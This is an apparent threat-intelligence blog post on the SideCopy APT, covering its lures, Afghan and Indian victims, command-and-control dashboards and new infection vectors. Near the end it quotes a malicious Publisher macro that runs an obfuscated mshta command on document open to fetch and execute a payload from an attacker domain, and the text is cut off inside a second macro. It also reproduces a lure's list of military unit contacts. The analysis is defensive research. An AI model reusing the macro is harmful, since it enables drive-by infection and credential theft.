SideCopy APT: Connecting lures to victims, payloads to infrastructure

Published: 2021-12-02 · Archived: 2026-04-05 22:45:23 UTC

This blog post was authored by Hossein Jazi and the Threat Intelligence Team.

Last week, Facebook announced that back in August it had taken action against a Pakistani APT group known as SideCopy. Facebook describes how the threat actors used romantic lures to compromise targets in Afghanistan.

In this blog post we are providing additional details about SideCopy that have not been published before. We were able to have unique insights about victims and targeted countries as well as the kind of data the APT group was able to successfully exfiltrate. Among the information that was stolen is access to government portals, Facebook, Twitter and Google credentials, banking information, and password-protected documents.


In addition, we detail how this threat actor had started to use new initial infection vectors for its operations which include Microsoft Publisher documents and Trojanized applications. Finally, we detail a newly-observed stealer that has been used by this actor called AuTo stealer.

Newly observed lures

The SideCopy APT is a Pakistani threat actor that has been operating since at least 2019, mainly targeting South Asian countries and more specifically India and Afghanistan. Its name comes from its infection chain that tries to mimic that of the SideWinder APT. It has been reported that this actor has similarities with Transparent Tribe (APT36) and possibly is a subdivision of this actor. Cisco Talos and Seqrite have provided comprehensive reports on this actor's activities.

The lures used by SideCopy APT are usually archive files that have embedded one of these files: Lnk, Microsoft Publisher or Trojanized Applications. These lures can be categorized into two main groups:


- Targeted lures: These lures are specially crafted and designed to target specific victims. We believe this category is very well customized to target government or military officials. Here some of the examples:
    - *Report-to-NSA-Mohib-Meeting-with-FR-GE-UK.zip*:
      This archive file contains a Microsoft Publisher document that is a letter from "Mr Ahmad Shuja Jamal, former DG for International Relations and Regional Cooperation at the National Security Council of Afghanistan" to "Hamdullah Mohib, former National Security Adviser of Afghanistan". This letter is about a "meeting with representatives of France and UK delegations of Afghanistan". Most likely this lure has been used to target Afghanistan government officials and especially foreign affair related officials.
    - *address-list-ere-update-sep-2021.zip*: This archive file contains a malicious lnk file which loads a decoy PDF file. The decoy PDF file is: "Email facility address list of the ERE units: 20 Sept 2021". This lure seems to be used to target the Indian Army and National Cadet Corps of India.
    - *NCERT-NCF-LTV-Vislzr-2022.zip*: Similar to the previous one, this includes a malicious lnk that loads a decoy PDF file. The decoy is a curriculum of the course named "Living the values, a value-narrative to grass-root leadership" offered by NCERT (National Council of Educational Research and Training of India).


Report to NSA Mohib - Meeting with FR, GE, UK - 12 Nov 2020.docx.pub - Publisher
Draw Text Box
Pictures
Table
Shapes
Objects
Wrap Text
Bring Forward
Send Backward
Align
Group
Ungroup
Rotate
Arrange
Find
Replace
Select
Editing
To: Dr. Hamdullah Mohib
From: D-G Shuja Jamal
Subject: Meeting with representative of France and UK delegation to Afghanistan
Date: November 12, 2020
Introduction:
I hosted Mr. Thomas Guilbert, French charge d'affaires and Ian Collard, British charge' d'affaires in the latest series of meetings regarding delisting Taliban.
Key points:
Listing Taliban in the sanction list of EU:
The representatives asked the USA's position on the listing/delisting proposition. I informed them that the USA is open to hold or block one or more individual in the list if suggested by the members of UNSC.
The representatives shared their concern regarding Taliban's reaction after keeping their members' name in the list of sanctions. I recalled the history of Taliban's reaction and violent conducts since the peace process initiated, ignoring any condition for the peace talk. Furthermore, Afghanistan situation could not get any worse since Taliban have been using all of their facilities to combat Afghanistan Government severely.
Delisting Taliban: The representatives mentioned Afghanistan previous request for delisting Taliban members. I explained that the request took place under different circumstances where the government sought to convince and encourage Taliban to joint the peace talks. Right now, the conditions vary and the government needs to have at its disposal all instruments to decrease the violent actions and encourage Taliban to sincerely engage in the peace process.
Afghanistan's position: The representatives of the embassies asked Afghanistan's "trigger mechanism" in case EU delist Taliban members. I pointed out that some of the individuals in the list endanger Afghanistan's national security and the government needs to protect its citizens and interest from any malicious actions.
Closing points:
UK: The UK delegation representative said a decision has not yet been made, but FCO expects to make a decision upon the submission of the US request to delist. Although he assured that he will share NSC's concern with the delegation and the minister.
France: France opposes any delisting at this moment but is undecided on listing.
Germany: Represented at our meeting by France, Germany has not decided on delisting.
Prepared by: Sanaa Talwasa
End of Document

ppData/Local/Temp/Address-List-ERE-Update-Sep-2021.pdf


E-MAIL FACILITY ADDRESS LIST OF ERE UNITS: 20 SEP 2021


S/No	Unit	Address	Contact No	E-mail Id
1.	1 Andaman (I) Coy NCC Portblair	1 Andaman & Nicobar Island (I) Inf Coy NCC JugliGhat, Port Blair A & N Islands – 744103	03192-242427	armyncc.portblair@gmail.com
2.	1 Bengal Bn NCC Kolkata	1 Bengal Bn NCC 157/1 Jodhpur Park Kolkata-7000680	033-24730308	co1bengalbnncc@gmail.com
3.	2 Bengal Bn NCC Kolkata	2 Bengal Bn NCC NCC House, Fortwilliam Kolkata-700021	033-22483582	2bengalbn@gmail.com
4.	5 Bengal Bn NCC Darjeeling	5 Bengal Bn NCC NCC House, 'Ashley Dale' Darjeeling- 734101	01354-2254381	
5.	6 Bengal Bn NCC Bongaon	6 Bengal Bn NCC Duttapara Road Bangaon, 24 Pgs (N)	03215255007	disc.bn.ncc.6bengal.143@gmail.com
6.	9 Bengal Bn NCC Behrampur	9 Bengal Bn NCC 29/2 KK Banarjee Road GorabazarBerhampore Murshidabad (WB) PIN-742101	03482-252188	9bengalbnncc@gmail.com
7.	11 Bengal Bn NCC Malda	11 Bengal Bn NCC Malda (WB) PIN-732101	02512-353405	11bengalbnncc@gmail.com
8.	13 Bengal Bn NCC Coochbihar	13 Bengal Bn NCC Cooch Behar Town High School Rail Ghumti, NN Road Cooch Behar-736101	03582-223-2572 03582-222572	13bnncc@gmail.com
9.	14 Bengal Bn NCC Krishnagar	14 Bengal Bn NCC 8 Station Approach Road, Krishnanagar, Nadia West Bengal-741101	03472-252478	14bengalbnncc@gmail.com
10.	16 Bengal Bn NCC Siliguri	16 Bengal Bn NCC ChanchalBhawan PO-Shaktigarh Siliguri (WB)-734005	0353-2468410	16bengalbnncc@gmail.com
11.	19 Bengal Bn NCC Kolkata	19 Bengal Bn NCC 4/H/12, Shew Prasad Rod Hastings, Kolkata-700022	0332-2236539	19bengalbn@gmail.com
12.	20 Bengal Bn NCC Kolkata	20 Bengal Bn NCC 8, Southern Avenue Kolkata-700026	0332-4661194	20bengalbnncc@gmail.com
13.	21 Bengal Bn NCC Belur	21 Bengal Bn NCC Belurmath Howrah-711202	03326545330	belurmathbengalbnncc@yahoo.com
14.	25 Bengal Bn NCC Kharagpur	25 Bengal Bn NCC Taibagicha Kharagpaur-721306	03222-255507 7001029193	oc25bengalbnncc@gmail.com
15.	33 Bengal Bn NCC Kolkata	33 Bengal Bn NCC	033-24661160	bengalbnncc33@yahoo.com



- Generic lures: These lures are mostly generic and most likely have been used in spam campaigns to collect emails and credentials to help the actor perform their targeted attacks. In this category we observed the following: (The first three lures are the ones reported as "romantic lures" in a Facebook report)
    - Using girl names as the archive file name such as "*nisha.zip*": (showing girl pictures with an application) These archive files contain a list of images with the ".3d" extension and an application named "3Dviewer.exe" that needs to to be executed to load and view images. In fact, the executable is Trojanized and will contact the actor servers to download the malicious payloads.
    - "*image-random number.zip*": These zip files contains a malicious lnk file that shows a girl picture as a decoy.

- "*Whatsapp-image-random number.zip*": These zip files contain a malicious lnk file that shows a girl picture as a decoy.
- "*schengen_visa_application_form_english.zip*": This archive file contains a Microsoft Publisher document that loads a Schengen Visa Application Form in English as decoy. This is used to target people who want to travel to European countries.
- "*Download-Maria-Gul-CV.zip*": This archive contains a lnk that loads a resume as decoy. The name of the archive file usually is in this pattern "Download-Name-FamilyName-CV.zip"
- "*New document.zip*": This loads a document as decoy. We were not able to retrieve the lure in this case.





Victimology


As previously reported, the SideCopy APT has mainly targeted defense and armed forces personnel in the Indian subcontinent but there are not many reports about how successful these attacks were and what data was exfiltrated. The Malwarebytes Threat Intelligence team was able to identify some of the successful attacks operated by this APT. It is worth noting that those compromises happened before the Taliban completely took over Afghanistan. In fact, Facebook's intervention in August matches with the timeline of indicators we recorded.

- Administration Office of the President (AOP) of Afghanistan personnel: This actor has operated targeted spear phishing attacks on members of AOP and was able to gain access to ten of them and steal their credentials from

different government services such as `mis.aop.gov.af` , internal service, bank services (Maiwand Bank) and personal accounts such as Google, Twitter and Facebook.

- Ministry of Foreign affairs- Afghanistan: We have evidence that the actor infected one of the members of the Ministry of External affairs but it seems they were not able to collect any data from this victim.
- Ministry of Finance, Afghanistan: The actor infected two members of MOF but mostly they were able to collect personal accounts such as Google and Facebook and Bank accounts ("worldbankgroup.csod.com"). They also exfiltrated documents that are password protected.
- Afghanistan's National Procurement Authority (NPA): The actor infected one person in NPA and were able to stead personal credentials including Twitter, Facebook, Instagram, Pinterest, Google and the `mis.aop.gov.af` account.
- A shared computer, India: It seems the actor gained access to a shared machine and collected a lot of credentials from government and eduction services. It seems this machine has been infected using one of the generic lures.

The SideCopy APT was able to steal several Office documents and databases associated with the Government of Afghanistan. As an example, the threat actor exfiltrated Diplomatic Visa and Diplomatic ID cards from the Ministry of Foreign Affairs of Afghanistan database, as well as the Asset Registration and Verification Authority database belonging to the General Director of Administrative Affairs of Government of Afghanistan. They also were able to exfiltrate the ID cards of several Afghani government officials.




The exfiltrated documents contain names, numbers and email addresses associated with government officials. It is possible that they have been already targeted by the actor or will be the future targets of this actor. There are also some confidential letters that we think the actor is planning to use for future lures.


Attacker infrastructure

We have uncovered the main command and control (C2) server used by the attacker to monitor and control their victims. Each archive file that is used by the attacker to send to victims is considered a unique package and each package has its own payloads including hta and executables that usually are hosted on compromised domains. The actor has a system named


"Scout" to monitor each package. The Scout system has four users with English nicknames (Hendrick, Alexander, Hookes, Malone). It also defines teams that are responsible to manage each package.



In this system, they have a dashboard that shows all the infected machines. Each row in the dashboard shows one package and its statistics which includes the IP address of the victim, package name, OS version, User-Agent, browser information, country and victim status.



The actor uses a different dashboard called Crusader to monitor the Action RAT statistics.



Analysis of the new attacks

As we mentioned earlier, the actor has used three different methods as its initial infection vector: lnk files, Microsoft Publisher files and Trojanized application. The lnk files have been well studied and what we have observed is very similar to what already has been reported, with only small changes. For example, we observed that they have updated the code of *hta.dll* and *preBotHta.dll* and added some more features.

In this section we provide the analysis for the other two variants: Microsoft Publisher and Trojanized Applications.

Microsoft Office Publisher

In this variant, attackers have embedded a Microsoft Office Publisher document in an archive file. We've identified two variants of the Office publisher documents:

- Report to NSA Mohib – Meeting with FR, GE, UK – 12 Nov 2020.docx.pub
- schengen_visa_application_form_english.pub

Both of these documents were created in August 2021 and we believe they have been used in the most recent campaign. Both of these documents contains a simple macro that calls *Shell* function to call *mshta.exe* to download and execute a specified *hta* file.

```
Private Sub Document_Open()
Dim code1 As String
code1 = "m" + "S" + "h" + "tA https://amsss.in/assets/fonts/files/NSA-Report/csss"
Shell code1, 1
End Sub

Private Sub Document_Open()

Dim code1 As String

